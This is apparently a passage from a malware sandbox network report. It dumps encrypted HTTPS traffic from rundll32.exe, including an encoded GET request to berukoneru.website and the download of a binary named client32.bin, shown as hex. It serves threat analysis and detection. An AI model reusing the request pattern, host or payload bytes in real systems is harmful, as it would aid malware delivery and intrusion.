c0 Data Ascii: td0+GcNcMI{f%~Oc`&@4n4=K=iE;\bdZi^e{'Pv&6JA2SsQ:9Z{Ju`4zm&]/uV->Qt1aMtq#u_K8'eos0Y/[R<` ~B_*`EWby9*|2GYSpRlP'uqp
2021-12-14 09:21:39 UTC	956	IN	Data Raw: 06 de ca b6 3b 58 d5 62 cc 8a fb 45 76 21 95 c0 b7 2c 97 8f 7a 17 6a ac dd 76 32 14 48 19 d0 f7 c1 ee d3 57 60 bd a5 93 62 80 9a af 88 21 6c f2 8b 96 f0 d2 d3 34 b0 93 6b e1 52 c5 e0 b9 09 dc 24 7a bd f8 df 67 a9 25 54 e7 de 5c 27 67 d5 fa 59 28 f5 37 6f d4 a7 77 ef 33 f7 a0 57 23 35 bf 1f 26 2f 21 24 2e ac 08 73 bb a6 cc 3e d8 4b 4b fb c3 f7 81 12 0a 84 64 e0 0f 53 9a 23 a7 71 ae d5 f0 ee 0d 75 e0 23 cf 60 07 52 87 2c 23 56 b9 be df 5e 73 1f 46 f8 26 c6 6e c1 c4 ac a0 81 94 36 a2 86 82 0a fc c3 93 e8 ec e7 f6 54 24 ad 75 ad b1 8e ee ec a4 90 7d ee 8b 09 c2 b8 57 51 ba b0 ea 34 67 e2 87 bf 0c 2d 47 77 a1 62 67 a6 0c 1b a3 9e 8c 2f f0 90 c7 cd 2d ac 34 88 21 79 00 a9 d9 15 ae 14 e7 9c 74 d0 c8 de e0 b0 7e 94 ae f8 af a3 a6 cd cc a7 9f f4 c4 d3 b0 23 7c 41 Data Ascii: ;XbEv!,zjv2HW`b!l4kR$zg%T\'gY(7ow3W#5&/!$.s>KKdS#qu#`R,#V^sF&n6T$u}WQ4g-Gwbg/-4!yt~#|A
2021-12-14 09:21:39 UTC	972	IN	Data Raw: 1a 8b 8a c2 67 70 7e 71 54 68 79 73 a5 4e ab e3 4a b0 c0 35 cc 84 e5 09 8a 2d d4 b3 61 5c 7c a2 69 40 6d 93 fe 19 95 f1 37 72 e3 a4 cc e1 46 00 36 ad 08 70 09 48 ee df 28 59 f1 dc 84 d8 a6 88 9b 81 17 8e ac 5a 38 1e e3 b0 2c 58 88 bc 3c cc a0 d1 3f c9 e2 cd 71 82 5a a1 c4 49 0c ab e1 5d d1 4f 54 3c 7d a2 ed c9 e0 f5 88 65 0a 91 c0 51 f6 39 73 4c 95 3f e6 b4 ce f9 ff 68 3d da 15 d4 a3 b5 3e 9b f4 35 b5 15 04 36 86 d2 ec 26 ef ad 43 d2 da 21 a2 d9 f4 d3 7e 4c 68 aa bd 8e 8c d2 db 21 9d 03 68 fe f0 e3 c2 17 82 dc 14 81 fc 68 d1 32 7e 48 88 4d 6d a1 89 03 19 4f 65 74 d5 22 c5 7b 46 5c 8e e0 12 37 09 9f 86 e4 8c 00 7a 9c 9e 4c 98 c5 39 45 26 d1 e9 44 94 ff c8 ca 5c a2 f4 33 0d 2a aa 1f d3 4c 1c 0c 3f f3 08 7b a3 eb 7b e7 59 b5 5b bf cb 25 9b 11 72 93 d9 2d e6 Data Ascii: gp~qThysNJ5-a\\|i@m7rF6pH(YZ8,X<?qZI]OT<}eQ9sL?h=>56&C!~Lh!hh2~HMmOet"{F\7zL9E&D\3*L?{{Y[%r-
2021-12-14 09:21:39 UTC	988	IN	Data Raw: 33 c3 d5 ab 38 83 31 57 4d b0 0c 3c fc 3e 4f d3 9b 72 a3 e4 0c 6c 08 2f ff a4 6c 6a df b6 8c 7b 24 68 b0 0e d2 05 e2 f9 41 46 ca 15 b9 b7 02 0c e3 58 ba 11 31 8b ba 02 3a 0c 84 d5 36 ab 65 24 1f f9 e2 0f 83 47 9a 22 6f 31 de 9f 0f 48 b3 c9 db f9 ab 1d 27 e9 c5 83 98 15 d7 6c 93 b7 0e ed 5f c9 d9 03 df 84 ce 07 03 28 39 eb db c4 21 50 9c 97 90 2c 76 af c5 99 4a 54 f4 ba 0b 5d 24 61 50 81 c0 d8 7d 07 a2 e1 6b 26 5f 8b 7c 88 95 2c 76 4f d0 70 dd 80 88 86 50 b0 40 ad 95 3b 12 bc 72 7c d5 0a 64 6a 9b 5a 3c f4 3f 02 57 75 f9 dc 0a 2e ff 75 10 53 d2 85 61 8f 3f 50 d0 35 57 1d 0c 50 9d e4 f5 fd 6c 84 5d 36 96 76 96 d2 ff 6f b3 fd 55 53 1a c3 bf 4b b6 27 2d e6 3c 55 80 81 fc 5e 8c 97 1a f2 df 24 a3 b6 a9 d1 ef 67 e5 8d 7a 95 79 f4 9d 6e 17 78 d6 28 d0 4a 03 fb b4 Data Ascii: 381WM<>Orl/lj{$hAFX1:6e$G"o1H'l_(9!P,vJT]$aP}k&_\|,vOpP@;r\|djZ<?Wu.uSa?P5WPl]6voUSK'-<U^$gzynx(J

Timestamp	kBytes transferred	Direction	Data
2021-12-14 09:21:39 UTC	1004	IN	Data Raw: 36 0c 6a 47 30 19 9c 4e 22 85 cb 33 b8 3c 86 72 6e eb c2 7f 61 f3 63 c9 32 ed 9a 6c 4e 71 21 a3 96 09 5b 1b f6 91 d8 af 7f 12 2f 29 bb 70 ab 1e 8f 4e 86 79 ad f6 43 a3 93 18 7d 1f cd c9 74 b0 36 46 e2 59 f2 66 4d 73 8d 51 79 81 72 ed e3 8b 3b 3c f9 23 bf 04 38 63 7f ed 81 2c 3c 66 e8 4d 85 47 dd da 40 0d f8 54 73 09 8e e5 8d 8d 56 86 3b 42 a5 20 c3 4d 3d 63 e6 81 2e d5 06 d0 40 d4 9b 0d 1b 77 b1 b5 59 66 f4 f3 d3 f0 a4 6a 03 8b d6 85 61 23 74 bb b4 54 a1 fa 5a 96 88 0d 48 0c 10 fc a7 55 bb fe 20 0d e3 f2 af 1a c5 61 fe 3f d1 72 04 af a2 d5 4c 24 76 71 d3 2c 1d 01 cc 92 44 5b b1 61 ea 2f e9 d5 61 5a c7 1d 6f 06 ad 68 4f d1 aa c8 64 89 7c 2f a9 56 0d 9e 5a 98 51 aa 2c 0b 5d 83 9b 9f 16 c2 e5 71 51 02 ea cc 84 39 90 e7 3b ce f7 eb ee e7 16 20 5a 10 d9 b7 22 Data Ascii: 6jG0N"3<rnac2lNq![/)pNyC}t6FYfMsQyr;<#8c,<fMG@TsV;B M=c.@wYfja#tTZHU a?rL$vq,D[a/aZohOd| /VZQ,]qQ9; Z"
2021-12-14 09:21:39 UTC	1020	IN	Data Raw: f2 e5 3a cd 32 2d ed 92 9d 3f 9d f5 64 8d 06 c5 e4 93 7f 3e 78 36 95 1c 30 12 88 9a 97 7e 9b 10 03 a4 d9 d5 b1 65 9e 77 c5 87 e2 43 68 be db 1f 8e 2e a5 55 62 3c ec df 5b 5e a5 61 b7 69 0c ae ee 83 66 7a f5 00 74 70 c2 44 a6 a0 92 0c 66 fa b1 20 92 77 bf 47 29 d0 51 4a 32 10 65 09 54 81 4f ca 93 25 3b c8 e6 6b f3 3d 7d 97 d1 00 ae 70 9d 06 59 3e 67 79 35 74 ea a1 ac 3c 5d 64 44 b3 02 ea 1a ec 16 0e 15 85 65 8c 11 2a 09 43 5a ad 8a 26 10 f6 44 b8 5c 39 ac e8 dc 38 55 3d 16 98 7a 7d 69 fb c6 57 64 49 89 04 01 eb bc 13 9b d2 51 58 5b b1 c4 77 7c 6c b9 4d 8e af 08 97 af 13 96 8a 13 dc 5b 85 ee 1d d9 f1 cb 2e 8d 50 2f 90 1a 74 47 9d 82 de ef bb d5 4b 2a 1c 36 7f f6 20 e8 e6 00 2f 63 53 d2 32 c8 6f 20 15 e4 5b ee d7 c5 b4 29 0f ad c9 4a db d2 7e b9 b1 d9 bf 4a Data Ascii: :2-?d>x60~ewCh.Ub<[^aifztpDf wG)QJ2eTO%;k=}pY>gy5t<]dDe*CZ&D\98U=z}iWdIQX[w|lM[.P/tGK*6 /cS2o [)J~J
2021-12-14 09:21:39 UTC	1036	IN	Data Raw: 20 73 2e 57 0e da 3c 5f 79 54 cf f8 d9 3a ac c6 dd 9b d7 a4 39 61 8d 95 a4 49 72 7c 27 f5 8b 31 15 bb b1 a4 98 cd 3b 78 40 00 11 29 d8 f3 40 3f e5 24 c7 d0 44 db 15 b8 d0 20 72 e0 9d 97 4a eb ec 4c 78 60 b4 20 69 c7 26 d6 35 1e de 8d c2 21 c5 97 6d 4b a5 c3 49 16 5b d8 a6 e0 0f f2 84 9c d1 79 c0 82 53 97 59 e0 08 c2 cf 30 12 b5 5c 01 b9 dd c2 ee c3 36 24 f8 c7 cb e1 8a c7 fc 03 78 4b 1d ee 0a 44 0a 49 e0 cf 70 92 83 7c e4 ea 46 eb b2 dd eb 84 d1 99 14 0d de f8 64 26 f1 4b 89 99 b9 8e 38 6f 50 7d c3 4d a3 5a 10 f5 76 a0 20 0d 92 21 d1 72 f9 e7 a4 63 ff d0 b6 6b 3d b8 b2 cb 9f 53 83 29 ca db b3 aa f0 99 4c c0 77 df 06 d3 91 a4 f3 f3 97 a2 4b d3 ef 25 5c 44 cb 53 4b 0c 61 51 72 38 97 7d aa 8f 25 bb 4f 4d e7 f3 1b 93 67 be 35 a7 6d 10 26 d0 e9 75 49 03 9b fe Data Ascii: s.W<_yT:9aIr|'1;x@)@?$D rJLx` i&5!mKI[ySY0\6$xKDIp|Fd&K8oP}MZv !rck=S)LwK%\DSKaQr8}%OMg5m&uI
2021-12-14 09:21:39 UTC	1052	IN	Data Raw: 36 19 cd 54 79 36 2b 6b 10 11 75 b0 3e 40 37 97 94 7d b3 d1 b3 ee 09 71 72 a8 16 9f 4c 06 27 52 09 90 a7 65 25 a4 a4 57 68 42 27 dd 6a 76 21 5f b3 5f 82 fe 88 df 67 74 1f 96 b4 23 a0 83 08 c2 ae 2d 1b fc ae e5 20 42 94 8a d8 7b d9 9b cf c3 7d 90 4b c0 21 97 33 34 d0 18 df fd d8 62 17 9d 9f 04 23 01 17 72 ad d8 e3 c8 36 ab ab 9c 6d a6 22 8a 34 fe 50 67 53 c5 95 c5 00 5e 38 04 78 1c ea fa f3 22 1e 4b 90 85 1f bb 19 f3 e4 1a 2e 5a d5 ee 09 ea 8a 92 12 37 4d 76 8c 5e 86 9a f6 0f 83 42 3d 9c 00 f1 3f 0a b2 7c 5a 8b 07 84 14 3c ee 7d ba 94 3d 04 25 74 dd 76 52 55 08 a3 7a 93 c7 7a 1d ab 8d 97 0e 87 eb b0 78 a9 b1 ef 0f 66 80 8a a6 12 cd 21 8a d8 66 2c bb 2d 78 c2 f3 b8 a0 53 6a 08 0a 6f d7 94 8a 1c 08 1b f7 0c 22 8d 33 21 1c 41 72 82 67 54 6c 50 cb 57 a0 17 74 Data Ascii: 6Ty6+ku>@7}qrL'Re%WhB'jv!__gt#- B{}K!34b#r6m"4PgS^8x"K.Z7Mv^B=?|Z<}=%tvRUzzxf!f,-xSjo"3!ArgTlPWt
2021-12-14 09:21:39 UTC	1068	IN	Data Raw: 0e 82 3b 28 5c 8a 23 f3 fe ac ea 89 97 4f fd 45 07 36 35 55 85 5f e4 c1 68 4d fa b0 54 a3 22 04 98 4f c7 b5 8d 23 7d b2 61 b6 31 34 20 b7 1b a4 d9 42 0b 7e 84 3a ce e7 2c 38 36 17 77 e7 e4 fc 2c 65 16 40 a0 54 34 a1 13 8a 38 48 80 ff 35 49 57 af 87 44 9a 1f fc e5 4c 13 ed 3a 2b e0 e7 ce 29 ed f9 71 81 2e b2 3f 69 f0 38 cd 38 b1 59 2a 92 fb 5c 83 29 11 0a e0 7b 1c 3f d2 c4 55 e4 71 e3 3c b5 7d 97 37 f4 89 35 3e 2a 90 9a 16 31 29 0e b4 2a 40 26 4c aa 45 d5 c7 d8 27 6a 16 b1 9a 67 61 41 a1 1a ba 9f 70 6e 9e e9 48 f7 c2 cc 52 c9 00 75 56 16 a2 d2 83 54 8f f5 d3 27 87 8d e6 67 d7 b0 37 8c b1 38 87 6b 58 e8 12 fe ec 00 2d fd 70 73 31 4e 6a 42 32 85 39 f6 e8 5b 9a 34 07 d7 bd 73 ea cc e2 da f0 8c 8d 5c ca 99 14 9d fd ba a1 e0 ed 4d 03 be 96 69 17 e0 56 c7 1f 7f Data Ascii: ;(\#OE65U_hMT"O#}a14 B~:,86w,e@T48H5IWDL:+)q.?i88Y*\){?Uq<}75>*1)*@&LE'jgaApnHRuVT'g78kX-ps1NjB29[4s\MiV
2021-12-14 09:21:39 UTC	1084	IN	Data Raw: a0 19 9a db e6 23 d3 03 86 6f 75 af 47 d5 3f 20 85 14 19 0e b9 d4 63 8c fd 8a 9a af a9 f6 65 42 84 ce cc f3 73 04 88 70 20 03 2e 2d 3a f5 0f cf 45 fe 85 b5 60 0f 38 e4 0f 37 bc bf 4d f6 2c 45 a8 31 d4 65 37 db a7 ee c6 e6 95 0e bc 4a 8a 34 9d a4 0d 59 51 52 14 5c c1 0f 3c ec 47 b1 68 4c 80 4c 71 0c 20 bb b6 5b 7b d7 49 8d 03 7d d5 bb ae cc 8b d0 d0 02 e9 5a 65 53 ae 1e 2c a6 43 6e e2 1e c5 78 ff 67 8f f0 0d d1 d9 1e 13 2c a2 1d df 57 0b e7 72 4f c1 4e fd ee 99 04 21 c1 02 12 96 53 77 8d aa 83 93 27 ff a3 34 86 54 2e 18 ab 65 1d 56 65 e7 f0 fa 9f 11 fb 79 79 cc 44 ad 4a 13 67 7c 78 91 1b 35 3c f6 1d 35 63 f5 35 af 82 78 1c 11 a5 0d 76 24 5c 35 8e 9a 62 ca eb d1 dc 7d 1a a1 82 c4 f1 29 ea 1f 1c 46 3e 42 d1 69 f2 f0 01 dd e9 6b 1b 07 ff 17 68 ac d1 b5 48 8c Data Ascii: #ouG? ceBsp .-:E`87M,E1e7J4YQR\<GhLLq [{I}ZeS,Cnxg,WrON!Sw'4T.eVeyyDJg|x5<5c5xv$\5b})F>BikhH
2021-12-14 09:21:39 UTC	1100	IN	Data Raw: 15 93 b0 c9 e5 45 68 a6 ac b4 73 14 04 8b d2 73 37 da 94 58 af 8c 71 a1 da 98 2f 7a 5f 00 68 57 45 4d 6b 23 a3 df ac b7 08 22 c0 21 92 9d 91 8b 92 62 0b c1 a4 d9 31 21 b2 82 fc 16 c3 c2 2c e6 f2 c9 7b 9e ed 62 e8 b1 c5 94 41 f1 99 7a db 30 24 96 ba 10 ac d7 87 21 08 bd c6 d3 02 47 9e 4d 19 3c 56 18 b8 86 af af 82 b6 d8 04 fc 7b 26 3f 88 0f 78 4b de 4d cd 3d 2d 67 48 53 e0 e8 f4 57 ba fb ab 11 65 6b 3f 5a 74 66 d8 6f cd a5 55 54 84 d7 84 2a 96 f0 7b ba fb 3a 40 ae 9a 7e 21 6d 09 fa 90 30 cc af f9 65 a6 50 8e 9b d2 63 fb a0 1f ac 48 d8 90 99 cc 91 db b9 d3 5a f0 df 5d f6 67 0a fc a1 83 ac 70 74 61 2d 1d 54 6f de e8 e2 75 10 9c ed a3 3d b9 89 38 fd 44 93 dc bb be 2a ee 11 5f 06 2e 3b 9d 7d 2a 31 15 93 0e c2 16 3f a1 08 92 6c 38 1e dc 9a b9 14 3b 62 e8 ab b8 Data Ascii: Ehss7Xq/z_hWEMk#"'!b1!,{bAz0$!GM<V{&?xKM=-gHSWek?ZtfoUT*{:@~!m0ePcHZ]gpta-Tou=8D*_.;}*1?l8;b

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
5	192.168.2.6	49817	79.110.52.144	443	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data
2021-12-14 09:21:39 UTC	892	OUT	GET /tire/XmFjtmy1jR6lateNyuPVYzk/zqxAUph9t_/2FhKh_2BKiBZEq6Pk/avtEml_2FYjs/Y8y781fyUpX/C_2FGsjVf_2F1i/tI0L_2Fc4mVHQ5jOtMGU8/MLBmn_2F0B4RgjE1/vjwq5A2_2B3O0OF/2xAZRByvalCt4EW7PP/8v2xGWGrY/70z8u8ipgSqR2XldqMkC/Q_2FRHW9LM53wtTl2y8/wrMCO.eta HTTP/1.1 Cache-Control: no-cache Connection: Keep-Alive Pragma: no-cache User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 10.0) Host: berukoneru.website

Timestamp	kBytes transferred	Direction	Data
2021-12-14 09:21:39 UTC	1101	IN	HTTP/1.1 200 OK Server: nginx/1.20.1 Date: Tue, 14 Dec 2021 09:21:39 GMT Content-Type: application/zip Content-Length: 268426 Connection: close X-Powered-By: PHP/5.4.16 Set-Cookie: PHPSESSID=skjfg16fsrr25esl9k5i4c28l1; path=/; domain=.berukoneru.website Expires: Thu, 19 Nov 1981 08:52:00 GMT Cache-Control: public Pragma: no-cache Set-Cookie: lang=en; expires=Thu, 13-Jan-2022 09:21:39 GMT; path=/ Content-Transfer-Encoding: Binary Content-Disposition: attachment; filename=client32.bin
2021-12-14 09:21:39 UTC	1102	IN	Data Raw: 58 1b 91 63 b8 aa 05 14 26 b5 4a 87 75 c1 a0 26 9e 3c 11 6e 71 42 96 26 99 7a 08 52 54 2f 31 7f 58 90 87 ef 21 eb 4d ac aa 62 d0 f5 9e 65 dd b1 86 a9 14 c8 ae 98 d4 b6 d6 60 d1 47 77 cd be 8c 6e b1 66 d1 e8 7a 10 1e c8 8c 97 db c5 0f 0b 40 05 e7 84 c2 c8 34 df 33 e6 dc 52 e3 46 f4 95 b7 af 93 01 65 a9 71 60 bf 1f 51 95 4a f0 de 35 3e 05 cd 02 6e e9 85 80 bb d0 9e 8a 75 b1 3b 1e 78 47 1f 6b 12 e2 6d 4a 11 60 95 cc b0 70 f1 9e 77 55 2f 09 91 10 e8 d7 e3 05 c1 1d c9 ea 2f 96 3d 82 e8 0e ae b5 77 75 a5 0d bc 2f f1 b6 c5 47 94 e1 2d 77 eb d0 a1 8b a7 ad 18 90 fa 77 82 10 81 a4 59 32 4a 80 82 20 cd 7d 1d 20 6f 17 d7 8e 41 9a d0 fb 32 98 6c 3b da 81 8e 51 5e cb e0 92 a7 47 9a 9d c8 4d ed 20 99 cb 03 c1 2b 49 00 fa b7 08 c4 02 c1 94 c4 b3 eb 0b 87 5e bf 36 f0 75 Data Ascii: Xc&Ju&<nqB&zRT/1X!Mbe`Gwnfz@43RFeq`QJ5>nu;xGkmJ`pwU//=wu/G-wwY2J } oA2l;Q^GM +I^6u
2021-12-14 09:21:39 UTC	1117	IN	Data Raw: 53 07 cb b8 4e 62 9c b0 52 21 3d c4 3d 76 91 43 af 38 7c 50 14 41 e7 bd 39 dd 41 f5 8b 56 ab fc e5 6d c6 be ea b9 6f ac 49 c3 e4 fc 2c 2e 24 77 88 18 d0 d6 0d e2 48 70 d9 46 b0 89 af 38 9c 24 3c b1 b0 63 e5 b0 08 90 17 71 54 ef f8 87 9d 1e 42 a7 fd 9a 63 c3 82 40 5b b8 56 fe 88 58 4d 03 7b 4a c1 3e 01 55 8d a2 04 94 51 bf c3 70 6b d2 e2 08 64 3d df 31 53 f8 f6 69 5e 2b 60 1e 2f 64 eb a0 41 2e cb 53 06 1f a2 63 54 77 f5 61 29 3a 5a fb 59 8c ff 2a c8 82 0d 0a b0 a7 75 fb 71 92 04 b8 69 03 b4 45 51 d3 95 71 f0 db 15 b4 fb c5 0d 33 ef a0 0b 56 c4 42 43 9e a7 a1 d1 7f 09 fe c9 cc 52 6e cb 80 08 2a 8e a8 9e fd e5 c4 23 ad ed bd 3e 84 71 6f 32 b7 23 76 bd f0 aa 04 aa 58 67 b0 ae 2d e0 9e 97 be 39 61 1a 42 24 de 9f 09 a5 12 54 85 a1 89 71 fa a7 21 f9 6e ff 48 25 Data Ascii: SNbR!==vC8|PA9AVmoI,.$wHpF8$<cqTBc@[VXM{J>UQpkd=1Si^+`/dA.ScTwa):ZY*uqiEQq3VBCRn*#>qo2#vXg-9aB$Tq!nH%
2021-12-14 09:21:39 UTC	1133	IN	Data Raw: e7 b0 40 b0 31 3b 8f 49 34 9e 9d 07 a7 2a 47 1a 98 b8 bb ef 61 5f ed 3e 4c 3b 59 ec 5e 3a 76 d9 c1 67 5c 2e 34 de 0d 85 63 85 90 eb e4 ee a5 b8 ce e5 27 ab ed f1 46 e0 2a 79 16 27 a9 fc b8 cf 65 bb bf d4 90 e2 e0 3c 0b de e6 54 f2 ef 2e be 6b fc 2c 61 d4 bc bc 78 9e 57 3a 13 f3 b3 15 e0 74 c2 74 c3 e1 7a b9 e4 c1 3b 07 41 66 37 d9 18 e3 65 ba 35 bd 4f 40 fc 90 eb c9 45 3c ed ba 8f 96 10 0b e4 14 da a9 b8 8c 11 b2 96 cf a0 6d af e4 4f c4 a4 69 fd f3 64 92 ef 16 b1 cf c1 d4 e9 4f 21 c8 1b 40 8e f5 06 bb 3f a1 f0 76 28 07 ee 59 f8 cd 20 06 01 fd e9 a0 fc 2d ee dc 88 96 0b 46 af a1 33 eb a0 c7 4e a9 5c 03 33 28 8c ca 8f d8 6c 19 1d 8f 80 97 7e b9 38 71 06 4f 9b c4 2d f9 c3 af 26 49 23 e0 0a 10 0e 09 e0 18 f6 ae d4 cb 86 15 1d 08 c5 ff e8 8d 3d 16 53 16 b4 c9 Data Ascii: @1;I4*Ga_>L;Y^:vg\.4c'F*y'e<T.k,axW:ttz;Af7e5O@E<mOidO!@?v(Y -F3N\3(I~8qO-&I#=S
2021-12-14 09:21:39 UTC	1149	IN	Data Raw: 45 db 6c 2a 63 aa 06 70 d0 6b 08 5b 47 fa c5 46 f3 38 99 a1 5d cc ba 11 e3 7e a5 1e 73 fb a9 d1 cb a2 38 03 98 b3 a6 13 bd fa 0c bd cb 3d 30 a4 92 94 e1 ea ba 97 05 66 b9 79 98 c6 56 aa 73 54 58 3d c0 60 d7 30 76 6d 4f e1 cb d0 a7 7b 54 a9 1f f1 d3 15 64 69 54 3b 42 6f a0 02 ae 6e 26 9b 48 e2 07 8c cb 20 9e b8 e7 5f b5 44 63 51 8f cc 68 40 45 da 42 e1 26 c3 48 56 35 4f 6e c9 96 89 0c c7 f1 ba 24 ba 83 f0 45 05 98 ec 4a 92 f6 f3 44 8a 27 ff 23 80 ae 70 e7 ea 9f cb 0a ab 3f 5e 7f 1f 38 05 43 d0 fd 66 cf ed 46 fd dc 7c 23 bc bd 8c 68 7d 4d 99 6f e0 32 34 87 aa c5 a8 35 09 d2 c7 60 38 ac 2d 95 b3 ee 1f c1 52 22 e6 12 b0 07 3f a8 53 75 fa ff cb b8 9a ac c4 ce 88 1b 59 1d 72 ab a4 6b 2b 17 94 74 4b 8e 70 9e 76 ff 8b 6c 0c 30 0b 09 54 f3 70 a5 8a aa 43 01 be 96 Data Ascii: El*cpk[GF8]~s8=0fyVsTX=`0vmO{TdiT;Bon&H _DcQh@EB&HV5On$EJD'#p?^8CfF|#h}Mo245`8-R"?SuYrk+tKpvl0TpC
2021-12-14 09:21:39 UTC	1165	IN	Data Raw: b9 b3 89 36 a0 10 70 11 ee 76 04 aa f4 39 8a 26 d4 29 d7 d0 ba bb d2 9e ff 36 cc f6 8b 3a 1a f6 f1 07 b3 88 26 61 19 fa 05 f4 86 56 44 b7 bb d2 49 24 96 90 b9 8d a7 e0 88 c2 e4 b3 80 23 5a 22 bf 34 49 c2 2b 10 c7 df 0e e7 7d b2 2c 46 10 12 fa 63 8d 6c 77 94 24 a1 1f 78 d0 cc 65 5b 7c 8a d7 ba 5e 54 fe e7 bf a4 3a f2 31 5a 79 3e a4 48 aa 3d d5 6a ee a2 62 1e 62 a8 4c 65 ce 69 6b 81 6e e1 9e 3c 50 8d 5b bf 47 41 9f a8 b8 98 6f 92 de 70 83 81 ea ef e4 df c4 31 d6 84 a7 5d 99 6f 78 56 b8 1c f8 44 db b5 1d a0 95 e6 0c 26 aa 44 86 22 aa 52 ae 80 ee f4 41 9c 26 7c 67 ed a8 4e 37 b5 7e f6 f0 ea ce 5f c5 06 cb 55 9c 65 9e c7 e8 00 a6 00 43 1a f8 e2 6f 8e 1e 8c 65 88 0b 33 05 85 4a 32 5e 64 82 e4 67 70 43 e5 fc d0 07 dd 85 66 6d 6b 0c 68 07 1f 46 f8 ba c6 55 80 cf Data Ascii: 6pv9&)6:&aVDI$#Z"4I+},Fclw$xe[|^T:1Zy>H=jbbLeikn<P[GAop1]oxVD&D"RA&|gN7~_UeCoe3J2^dgpCfmkhFU
2021-12-14 09:21:39 UTC	1181	IN	Data Raw: 78 71 76 31 33 bc b7 0d c3 de 27 b9 e0 41 88 eb d3 68 96 04 e0 a3 0b 36 53 fd 2a 4d 2f 82 25 1c 70 e4 3f df 1e b6 ee 36 26 e8 83 d9 db 55 4a 5f 9e fb 35 bd 90 d8 cf e2 60 85 21 8a ca e3 72 a8 a1 08 41 78 fc 7c 2c 27 f4 20 a9 b9 fd 24 f1 24 3f fe 94 22 1f 4a a2 89 18 ac ac 87 3a b3 37 10 5d f7 83 1a 75 a9 ca d7 19 08 20 be 46 78 23 ed 7e 89 c7 b2 59 87 53 ec 33 70 85 97 13 b5 7b 44 20 9b 67 94 ea 69 ac ac 4d db 54 a3 61 cf a9 0d d8 10 67 82 3d 2b d5 9c 21 be 3f e2 16 18 9d e4 78 52 a4 7d c6 8a 77 73 ce 0f b4 37 7f ca a5 b1 be 65 af f7 f4 af 6b a3 bd c2 a1 b2 f9 52 59 8c bd d6 6d 1b 49 59 57 cb 23 8f 9f cb 4a a3 12 7c 63 ae 4c d0 f6 f5 da 3d f5 51 94 3f bb e3 b9 56 cd 1e 4a 19 99 fa 31 9b a4 51 ac 78 89 24 c2 e1 9f c5 ab 4d 38 7d 98 e0 38 fc 6d fb 7f d9 88 Data Ascii: xqv13'Ah6S*M/%p?6&UJ_5`!rAx|,' $$?"J:7]u Fx#~YS3p{D giMTag=+!?xR}ws7ekRYmIYW#J|cL=Q?VJ1Q x$M8}8m
2021-12-14 09:21:39 UTC	1197	IN	Data Raw: b4 60 44 97 27 1f 21 1f d0 2f ee 48 10 3e c5 6c 33 ba ab 56 30 71 11 00 92 c5 c1 bc 66 45 ac 84 d1 09 08 c1 a4 6e fa a9 3d bd 53 ba 60 d9 86 1f 61 02 41 f1 b4 f1 a3 4e 1f fb 49 76 1a 69 04 18 96 d5 40 41 0f 01 30 43 c5 3a 64 c0 69 40 59 d0 79 72 63 bf 4e b6 d6 5f 07 58 61 f7 90 a4 f9 08 c9 da 62 84 96 47 39 af 7a 24 a8 3f 44 47 80 46 6e 86 1b c4 f1 8b 20 c8 b5 ff 9d 59 83 72 67 dc 53 42 27 f8 dd 5c f8 ec 3f f3 9d df 40 c3 59 19 b9 61 5d 0a d0 76 4a ba fe cb 76 15 05 42 32 43 76 df 71 a5 91 73 4c 46 d6 87 eb c9 66 a6 96 7b 6d fe f6 ca de ff 88 d0 f6 e9 f5 04 48 89 18 70 91 a4 2b 83 db 4b d3 1c 1c f5 ba 0f d9 39 57 5a 1f 17 c4 00 79 61 af a5 a6 0e a0 e8 de a4 96 86 bf bd 5b f9 2d 27 92 80 fe 63 93 0c b5 49 f5 38 79 ac 61 63 9c 01 f1 ee df 76 f8 e5 83 7e 57 Data Ascii: `D'!/H>l3V0qfEn=S`aANIvi@A0C:di@YyrcN_XabG9z$?DGFn YrgSB'\?@Ya]vJvB2CvqsLFf{mHp+K9WZya[-'cI8yacv~W
2021-12-14 09:21:39 UTC	1213	IN	Data Raw: c6 16 99 f3 a4 fe 24 ea 90 c4 e0 29 ca cb 52 bf 65 c0 7a cb 51 b2 b2 b7 57 79 73 38 52 ba 5a bc 4c 22 40 1d 19 b5 1c 82 37 66 72 7a 08 22 07 27 40 84 8b 5e f6 28 53 e6 b4 ec 9b 67 a1 a7 03 8f 6c 4a 4d 12 c3 da 7e a8 53 51 f8 cd 89 8c b9 52 85 a1 d8 01 df 09 06 ee 13 00 0e a7 70 26 89 41 da 6d fb db 2f af 16 ad 02 d5 29 0a 4e cf c2 35 b6 0a 26 11 b4 f5 f2 82 4b dd b8 84 a8 aa 2a c9 ca 48 c4 34 61 bb 76 c0 de cb 0c 5c 8b c7 9f 3b 49 17 4c f5 8b dd 7a c1 0b 4a 35 d0 be ab f7 e6 a7 43 03 6e 29 c7 df 2d b0 79 31 f8 86 19 32 81 8e e0 4f 45 87 07 89 46 26 9a 65 b3 76 6f 12 77 fd 5d b6 98 f7 39 4f 6f 57 e1 a1 da 5f 6b 71 53 ad f0 06 c4 15 97 4e 02 e0 c3 33 22 01 d7 19 f4 6f 3d de 8d d9 4c 13 c8 e0 95 12 74 55 73 72 a5 5f 83 9d 74 b1 5b d4 c0 73 ee 7d 1f bf 73 a7 Data Ascii: $)RezQWys8RZL"@7frz'"@^(SglJM~SQRp&Am/)N5&K*H4av\;ILzJ5Cn)-y12OEF&evow]9OoW_kqSN3"o=LtUsr_t[s}s

Timestamp	kBytes transferred	Direction	Data
2021-12-14 09:21:39 UTC	1229	IN	Data Raw: 8a 95 bf 32 84 5e 76 15 88 cd 1f 9d d9 af 1b 24 c9 22 47 79 35 37 09 c6 d8 7e 27 47 2e 10 a1 b3 5b 24 c7 aa a8 03 00 c5 f4 aa 54 55 49 85 5b 49 b2 cc a2 5a ff 21 cd f5 b2 48 99 9f 29 da 5e f5 ee 59 21 b3 7a 12 71 e8 77 cd 3b 1f a7 84 6b dd 6e 75 68 60 c1 ea 3c c3 d4 41 9a fe ae e6 34 bc 08 a1 46 64 26 66 4c 90 ed 50 d9 be c6 d5 7a 2c d9 b2 5a e4 f8 f8 8d 45 b3 2c 15 2c ad de c1 5a fd 4e 28 de 6a e9 ff c0 fd 35 e9 57 90 7c 6b b6 ea 1a 5a b1 76 15 34 93 69 f2 35 55 5a 0b 18 cd 6c f7 aa 27 6d 48 5c c9 9a d8 8f 58 c3 f7 bc bc 0f 9b 2c 71 e8 01 14 70 24 ed 50 5c 6f f5 1e b0 11 fd 45 15 69 45 3d 3a f5 85 b8 64 94 bb 5e 33 9c 63 8a 60 52 7f 